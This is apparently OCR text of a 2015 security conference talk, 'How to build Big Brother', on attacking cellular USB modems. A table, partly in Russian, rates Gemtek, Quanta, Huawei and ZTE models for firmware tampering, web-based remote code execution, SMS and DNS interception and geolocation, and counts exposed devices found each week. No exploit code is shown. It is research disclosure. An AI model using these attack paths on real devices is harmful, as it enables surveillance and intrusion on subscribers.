




How to build Big Brother


APT






How to build Big Brother

APT



APT

- Subscribers attacks Subscribers
  - LISTEN 0.0.0.0:80
  - Firewalls



How to build Big Brother

Модем	FW reverse, возможность модификации	Подмена прошивки	Remote RCE via web	SMS intercept	DNS intercept	CellID (geo)	Wi-Fi scan	Отправка бинарных смс	Найдено модемов, шт/неделю
Gemtek1	+	+	+	N/A	+	+	+	-	1411
Gemtek2	+	+	+	N/A	+	+	recompile	-	1409
Quanta1	+	+	-	N/A	N/A	+	N/A	-	946
Huawei1	+	требуется доступ к хосту	fixed	+	+	+	N/A	требуется переключение режима	Shodan
Huawei2	+	требуется доступ к хосту	-	+	+	+	N/A		
Huawei3	+	требуется доступ к хосту	-	+	+	+	N/A		
Quanta2	-	-	+	+	+	-	N/A	подключение к другой сети	1250 на двоих
ZTE	-	-	+	+	+	-	N/A	подключение к другой сети	


Fun numbers

- Remote Code Execution via WEB: 5 dev
- Arbitrary FW modification (rem/loc): 6 dev
- CSRF: 5 dev
- XSS: 4 dev

DEMO

Kudos

- @cyberpunkych
- D. Sklyarov
- K. Nesterov
- Al. Osipov
- @SCADASL



ZERO NIGHTS 2015

Stay secure!
Questions?

POSITIVE TECHNOLOGIES